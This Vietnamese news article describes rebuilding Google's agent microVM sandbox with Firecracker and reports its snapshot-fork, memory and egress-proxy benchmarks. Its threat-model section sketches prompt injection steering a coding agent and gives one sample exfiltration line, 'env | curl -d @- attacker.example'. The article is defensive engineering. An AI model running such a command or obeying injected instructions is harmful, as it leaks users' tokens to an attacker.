
Tự dựng agent sandbox bằng Firecracker và đo hiệu năng
Một kỹ sư đã tái hiện mô hình Agent Compute Engine mà Google công bố bằng Firecracker, viết khoảng 2.200 dòng Go để đo khả năng sao chép microVM bằng copy-on-write, khôi phục snapshot và cách ly mạng. Kết quả trên máy chủ vật lý cho thấy mỗi fork chỉ tốn khoảng 3 MiB RAM và sẵn sàng sau 25 ms, nhưng sụp đổ hoàn toàn khi chạy ảo hóa lồng nhau trên Mac.

Mỗi phiên làm việc của AI agent nên được chạy trong một microVM riêng, cô lập bằng phần cứng, có thể đóng băng khi mô hình đang "suy nghĩ" và nhân bản hàng loạt nhờ cơ chế copy-on-write. Đó là mô tả về Agent Compute Engine mà Google công bố ngày 22/10, nhưng bản xem trước chưa phát hành và bài viết của họ không kèm bất kỳ con số về độ trễ hay mật độ.
Vì vậy một kỹ sư đã tự dựng lại mô hình này trên Firecracker — trình ảo hóa siêu nhẹ (VMM) viết bằng Rust, chạy trên KVM — với khoảng 2.200 dòng Go, rồi đo trên hai máy. Kết quả cho thấy phần lõi của thiết kế Google hoàn toàn có thể tái tạo bằng các thành phần mã nguồn mở ngay hôm nay; phần còn thiếu nằm ở hạ tầng phân tán chứ không phải ở hypervisor.
Bài toán: container chưa đủ an toàn cho agent
Một coding agent thường xuyên chạy những đoạn code chưa ai kiểm tra: code nó vừa viết, gói nó vừa cài, script tìm thấy trong README. Prompt đứng sau đoạn code đó lại có thể chứa chỉ thị bị chèn từ một trang web hay một bình luận issue. Vì thế phải giả định rằng khối lượng công việc là độc hại và có quyền root trong sandbox.
Container dùng chung kernel với máy chủ, nên khả năng cô lập chỉ vững chừng nào khối lượng công việc chưa chạm được vào một lỗi trong lớp syscall, mã namespace hay runtime. Những lỗi như vậy liên tục xuất hiện: ở CVE-2024-21626, runc làm rò rỉ file descriptor của máy chủ vào container, và một thư mục làm việc được dàn dựng khéo léo biến nó thành quyền truy cập hệ thống tệp của máy chủ.
MicroVM dịch chuyển ranh giới thay vì thu nhỏ nó. Guest chạy kernel riêng, còn máy chủ chỉ lộ ra một tập thiết bị ảo nhỏ qua KVM: block hoặc pmem, vsock và cổng serial.
Nhưng cô lập kernel mới chỉ là một nửa vấn đề. Nửa còn lại là thông tin xác thực. Một agent cần token để gọi GitHub hay registry gói phần mềm. Nếu token nằm trong biến môi trường bên trong sandbox, một prompt injection chỉ cần env | curl -d @- attacker.example là đủ, và cô lập phần cứng không giúp được gì.
Bốn danh tính trong thiết kế của Google
Bài viết của Google tách bốn danh tính riêng biệt:
- Danh tính người dùng: con người khởi tạo hoặc sở hữu quy trình, dùng để xác thực toàn bộ tác vụ chứ không phải từng hành động của agent.
- Danh tính ủy quyền (OBO): một cấp phép có phạm vi được mã hóa, nói rằng người dùng đã cho phép agent thực hiện công việc cụ thể. Các cấp phép dài hạn nằm ở dịch vụ ủy quyền trung tâm và không bao giờ chạm tới node tính toán.
- Agent Workload Identity: danh tính SPIFFE ngắn hạn, được chứng thực khi microVM khởi động. Mọi lưu lượng của sandbox mang danh tính này và chỉ nó. Google nói rằng kẻ đánh cắp được nó cũng không gọi được API backend.
- Agent Workforce Identity: cho phép agent làm việc dưới tài khoản và tài nguyên của chính nó.
Bản dựng mã nguồn mở giữ được hai tính chất cốt lõi bằng các thành phần đơn giản hơn nhiều: máy chủ quyết định sandbox mang danh tính gì, và guest không bao giờ giữ thông tin xác thực thật.
 Mô hình microVM cho agent
Những mảnh ghép của microVM
Tác giả chọn Firecracker vì ngữ nghĩa snapshot của nó đơn giản, được ghi chép đầy đủ và có SDK cho Go. Các tính năng được khai thác gồm: snapshot với backend bộ nhớ dạng File (ánh xạ MAP_PRIVATE nên trang được nạp theo yêu cầu và ghi của guest trở thành bộ nhớ ẩn danh riêng), tùy chọn vsock_override khi nạp snapshot (thêm từ v1.16.0, cho phép N bản khôi phục của cùng một snapshot mỗi bản có socket riêng), virtio-pmem và VMGenID.
Cơ chế chia sẻ bộ nhớ gồm hai phần độc lập, và cả hai đều có tương đương mã nguồn mở:
- RAM của guest như một ánh xạ copy-on-write: nếu bộ nhớ mỗi VM là ánh xạ
MAP_PRIVATEcủa cùng một tệp snapshot, trang mà không guest nào ghi chỉ tồn tại một lần trong page cache của máy chủ. Lần ghi đầu tiên vào một trang sẽ cấp cho VM đó bản sao riêng. Một fork chỉ tốn phần bộ nhớ mà nó làm bẩn. - Bỏ qua page cache của guest nhờ DAX: với
virtio-pmemvà mount-o dax, các lần đọc tệp đi thẳng vào ánh xạ của máy chủ, thứ Firecracker ánh xạMAP_SHAREDgiữa các VM.
Trong cả hai chế độ, rootfs chỉ đọc và mọi VM dùng chung một image; agent trong guest mount tmpfs lên /work, /tmp và /run, nên mọi thứ agent ghi đều nằm trong RAM riêng của nó.
Đánh dấu idle dựa trên vòng đời gọi công cụ
Google nói việc phát hiện idle là nhận biết theo ứng dụng: khi agent gọi xong một công cụ và bắt đầu "suy nghĩ", sandbox báo rằng không có gì đang chạy, máy chủ checkpoint nó và giữ nó mà không dùng tài nguyên máy chủ nào cho tới lần gọi tiếp theo.
Đó là tín hiệu đúng. Một nền tảng VM tổng quát phải suy ra trạng thái idle từ đồ thị CPU; một nền tảng agent biết chính xác khi nào sandbox rảnh, vì harness phát đi mọi lệnh gọi công cụ và thấy từng lệnh kết thúc. Ở khoảng giữa, mô hình đang sinh token, thường mất nhiều giây.
Máy chủ thấy lúc một lệnh exec trả về nhưng không thấy lệnh đó có để lại gì phía sau không: một npm install &, một dev server, một trình theo dõi test. Vì thế mỗi phản hồi từ agent trong guest mang hai con số: in_flight (số lệnh exec đang chạy) và background (tiến trình người dùng nằm ngoài process group của lệnh exec đang chạy).
Có hai cách đưa VM vào trạng thái ngủ, đo trên máy chủ vật lý và trên môi trường ảo hóa lồng nhau:
| Cơ chế | Thời gian vào, p50 | Thời gian thức, p50 | Thời gian thức, p99 |
|---|---|---|---|
| Pause (chuyển sang Paused) | 0,16 ms / 0,20 ms | 1,5 ms / 1,8 ms | 2,5 ms / 28 ms |
| Hibernate (pause, snapshot đầy đủ, hủy VMM) | 880 ms / 267 ms | 21 ms / 227 ms | tối đa 28 ms / 257 ms |
Hibernate tương ứng với "không tài nguyên hoạt động" mà Google mô tả. Vào trạng thái này chậm trên máy chủ vật lý vì phần lớn thời gian là ghi 512 MiB xuống đĩa. Một hệ thống thực tế nhiều khả năng dùng cả hai: pause cho khoảng nghỉ ngắn, hibernate cho khoảng nghỉ dài.
Mạng không có card mạng
MicroVM của Google không có NIC ảo, không có gateway mặc định và không truy cập VPC. Mọi lưu lượng đi qua virtio-vsock tới một proxy không đặc quyền trên máy chủ.
Bỏ NIC đi là loại bỏ được rất nhiều thứ trong một động tác: không còn ngăn xếp IP hướng ra mạng, không DNS, không metadata server, không VPC để quét. Lối ra duy nhất là một socket mà máy chủ chủ động cấp cho guest.
Bên trong guest, agent lắng nghe trên 127.0.0.1:3128 và biến mỗi kết nối TCP thành kết nối vsock tới máy chủ. Mỗi lệnh exec nhận HTTP_PROXY và HTTPS_PROXY trỏ vào listener đó, nên curl, pip và npm hoạt động không cần sửa gì. Trên máy chủ, orchestrator gắn một proxy cho mỗi VM trên socket của VM đó trước khi Firecracker khởi động — socket mà một yêu cầu đến chính là danh tính của sandbox, và guest không thể giả mạo vì máy chủ quyết định vsock của mỗi VM ánh xạ tới đâu.
Chính sách egress có ba trường hợp: máy chủ không nằm trong allowlist nhận lỗi 403; máy chủ trong allowlist nhưng không có thông tin xác thực nhận một đường hầm CONNECT chỉ trên cổng 443; máy chủ cần thông tin xác thực phải được gọi qua HTTP thuần, khi đó proxy xóa mọi header xác thực do guest gửi, thêm Authorization: Bearer và gọi upstream qua HTTPS.
Việc thông tin xác thực được chèn ở phía máy chủ đem lại tính chất quan trọng nhất: bí mật không bao giờ bước vào guest, không lọt vào lịch sử shell hay crash dump. Nhược điểm là nếu guest bị chiếm hoàn toàn, nó vẫn dùng được proxy để gọi các đích trong allowlist chừng nào phiên còn sống.
Fork snapshot cho môi trường đánh giá và học tăng cường
Google nói có thể snapshot một môi trường một lần rồi nhân bản thành hàng nghìn bản sao dùng chung bộ nhớ, thay vì dựng lại cho mỗi lần rollout. Bước thiết lập (khởi động, cài phụ thuộc, clone repo, làm nóng cache) thường tốn thời gian hơn cả một lần rollout; nếu mọi lần rollout đều bắt đầu từ snapshot chụp sau bước thiết lập, bạn chỉ trả chi phí đó một lần.
Một fork chỉ là N lần khôi phục của cùng một snapshot. Kết quả thực tế trên máy Mac dưới ảo hóa lồng nhau: bốn fork khởi động cùng lúc, mỗi fork sẵn sàng sau khoảng 911–967 ms. Trên máy chủ vật lý, bốn fork khởi động cùng lúc, mỗi fork sẵn sàng sau khoảng 23 ms.
Một chi tiết quan trọng: VMGenID đổi generation ID khi resume, kernel Linux 5.18+ gieo lại RNG — bốn fork cho ra bốn chuỗi hex khác nhau. Nhưng userspace không nhận được tín hiệu này: một tiến trình Python đã chạy trong template với random đã gieo hạt sẽ cho ra cùng một chuỗi ở mọi fork. Kết quả là 16 lần rollout học tăng cường "độc lập" lại chọn cùng hành động. Phải gieo lại hạt sau khi fork.
Kết quả đo
Phép đo chạy trên hai máy: một desktop Intel Core i7-6700K (Skylake, 4 nhân/8 luồng), 47 GiB RAM, kernel máy chủ 6.14; và một Mac mini Apple M4 (24 GB, macOS 26.5) với Firecracker chạy trong VM Lima (Ubuntu 24.04, 6 vCPU). Cả hai dùng Firecracker v1.17.0, guest kernel 6.1 và rootfs Ubuntu 24.04. Mỗi guest có 1 vCPU và 512 MiB.
 Độ trễ khôi phục snapshot

Độ trễ trên máy chủ vật lý:
- Khởi động nguội: 642 ms (p50), 686 ms (p99).
- Khôi phục snapshot: 24,5 ms (p50), 55,1 ms (p99) — nhanh hơn khởi động nguội 26 lần.
- Khôi phục sau khi xóa page cache: 66,2 ms.
- Thức dậy từ pause: 1,5 ms.
Trên Mac dưới ảo hóa lồng nhau, khôi phục mất 247 ms, chỉ nhanh hơn khởi động nguội 4,3 lần. Phần việc của riêng Firecracker giống nhau ở cả hai máy, khoảng 13 ms; phần chênh lệch nằm ở guest: 234 ms dưới ảo hóa lồng nhau (95% tổng thời gian khôi phục) so với 10,7 ms trên máy chủ vật lý. Mỗi lỗi trang bộ nhớ của guest phải đi qua hai hypervisor.

Bộ nhớ mỗi VM là con số mà cả bản dựng hướng tới, và nó gần như trùng khớp trên cả hai máy:
- Một VM khởi động nguội: 54 MiB RSS trên máy chủ vật lý.
- 64 fork cùng một snapshot, để rảnh: khoảng 2,4–2,9 MiB bộ nhớ máy chủ mỗi VM (PSS) — con số RSS 21,5 MiB đếm toàn bộ trang snapshot dùng chung cho từng tiến trình, còn PSS chia chúng cho các bên sử dụng.
- Sau khi mỗi fork ghi 64 MiB: giữ khoảng 70 MiB bộ nhớ riêng.
 Bộ nhớ trên mỗi VM
Lợi thế chia sẻ biến mất nhanh thế nào phụ thuộc vào mức độ ghi của agent. Và bộ nhớ vẫn là riêng tư cả sau khi tiến trình kết thúc: guest giải phóng nhưng không có gì báo cho máy chủ biết; lấy lại được cần thiết bị balloon hoặc cơ chế báo trang trống.
Khả năng mở rộng fork trên máy chủ vật lý, tất cả khởi động cùng lúc:
| Số fork cùng lúc | Thời gian sẵn sàng mỗi VM (p50) | Chậm nhất | Cả lô sẵn sàng (p50) |
|---|---|---|---|
| 1 | 27 ms | 32 ms | 27 ms |
| 4 | 22,5 ms | 25 ms | 25 ms |
| 16 | 47 ms | 79 ms | 53 ms |
| 64 | 126 ms | 170 ms | 154 ms |
| 64, tối đa 8 khởi động cùng lúc | 26 ms | 38 ms | 224 ms |
64 fork của cùng một snapshot, khởi động đồng thời trên một CPU desktop bốn nhân từ năm 2015, đều trả lời trong khoảng 150 ms.
Khi Mac mini gãy
Trên Mac dưới ảo hóa lồng nhau, cùng phép đo cho kết quả khác hẳn: N=1 mất 290 ms, N=4 mất 1,1 s, N=8 mất 2,4 s. Ở N=12, không fork nào trả lời trong 30 giây. Trong một lần chạy 16 fork, cả 6 vCPU nằm ở mức 99% thời gian guest suốt hơn bốn phút mà không VM nào phản hồi. Mười hai lần khởi động nguội đồng thời cũng gây ra hiện tượng y hệt.
Tác giả không xác định được nguyên nhân nằm ở cách Apple hiện thực ảo hóa lồng nhau, ở xử lý stage-2 lồng nhau của KVM trên arm64, hay ở cả hai. Kết luận thực tế: muốn tin một con số mở rộng fork đo trên Mac, hãy vẽ nó theo N và đối chiếu trên máy chủ vật lý.
 Mở rộng fork
Những gì bản dựng này chưa có
Khá nhiều. Đây là hai máy chủ, một kích thước guest và khối lượng công việc tổng hợp. Agent thật làm bẩn bộ nhớ nhiều hơn hẳn một fork để rảnh. Snapshot chỉ có loại đầy đủ, nên hibernate ghi toàn bộ 512 MiB mỗi lần dù chỉ thay đổi vài byte (snapshot diff của Firecracker còn ở dạng bản xem trước dành cho nhà phát triển). Tệp snapshot không được đổi khi còn VM khôi phục từ nó đang chạy, nên xoay một template nghĩa là phải chờ các fork của nó kết thúc. Bộ phát hiện idle chỉ là heuristic: một dev server chạy nền giữ phiên thức mãi mãi — an toàn nhưng tốn tiền. Và không có jailer, không tinh chỉnh seccomp, không cgroup riêng cho từng VM.
Bộ nhớ dùng chung cũng là một kênh kênh bên (side channel). Tài liệu pmem của Firecracker khuyên không chia sẻ tệp nền giữa các VM, và bộ nhớ snapshot dùng chung đặt ra lo ngại tương tự — chỉ nên chia sẻ trong cùng một tenant, không bao giờ giữa các tenant.
Góc nhìn
Với các đội kỹ thuật ở Việt Nam đang xây nền tảng agent hoặc công cụ chạy code do AI sinh ra, bài học đáng giá nhất là ranh giới an toàn phải nằm ở hypervisor chứ không chỉ ở container. Những con số ở trên cho thấy chi phí của việc đó thấp hơn nhiều so với trực giác: microVM chạy trên KVM với snapshot copy-on-write chỉ tốn khoảng 3 MiB RAM mỗi sandbox rảnh và trả lời sau khoảng 25 ms — hoàn toàn nằm trong tầm một máy chủ vật lý cỡ vừa, không cần hạ tầng riêng của một ông lớn cloud.
Điểm thứ hai là thiết kế bảo mật: lấy NIC ra khỏi sandbox và giữ mọi thông tin xác thực ở phía máy chủ là cách rẻ tiền để vô hiệu hóa phần lớn kịch bản prompt injection đánh cắp token. Một proxy vài trăm dòng mã đã làm được điều này, không cần hệ thống chứng thực phức tạp — dù bản thân tác giả cũng thừa nhận rằng khi mở rộng ra nhiều máy chủ, việc tách gateway ra khỏi proxy và dùng danh tính được chứng thực là bước bắt buộc tiếp theo.
Cuối cùng, cần cẩn trọng với môi trường đo. Ảo hóa lồng nhau trên máy trạm có thể biến một phép đo 150 ms thành thất bại hoàn toàn, nên mọi quyết định về dung lượng và chi phí nên được xác nhận trên máy chủ vật lý trước khi đưa vào thiết kế hệ thống.
Nguồn: antonau.tech · Quy trình biên tập
Bài viết liên quan
AI & ML
Google ra mắt GKE Agent Sandbox và Hypercluster tại Next '26, biến Kubernetes thành nền tảng cho AI Agent
07 tháng 5, 2026
AI & ML
Ngược mã hóa API MicroVM chưa được công bố của Docker Sandbox: Bước tiến mới trong cách ly an toàn
21 tháng 5, 2026
AI & ML
Docker Sandbox và microVM: Hướng dẫn toàn diện chạy AI Agent an toàn từ A-Z
06 tháng 4, 2026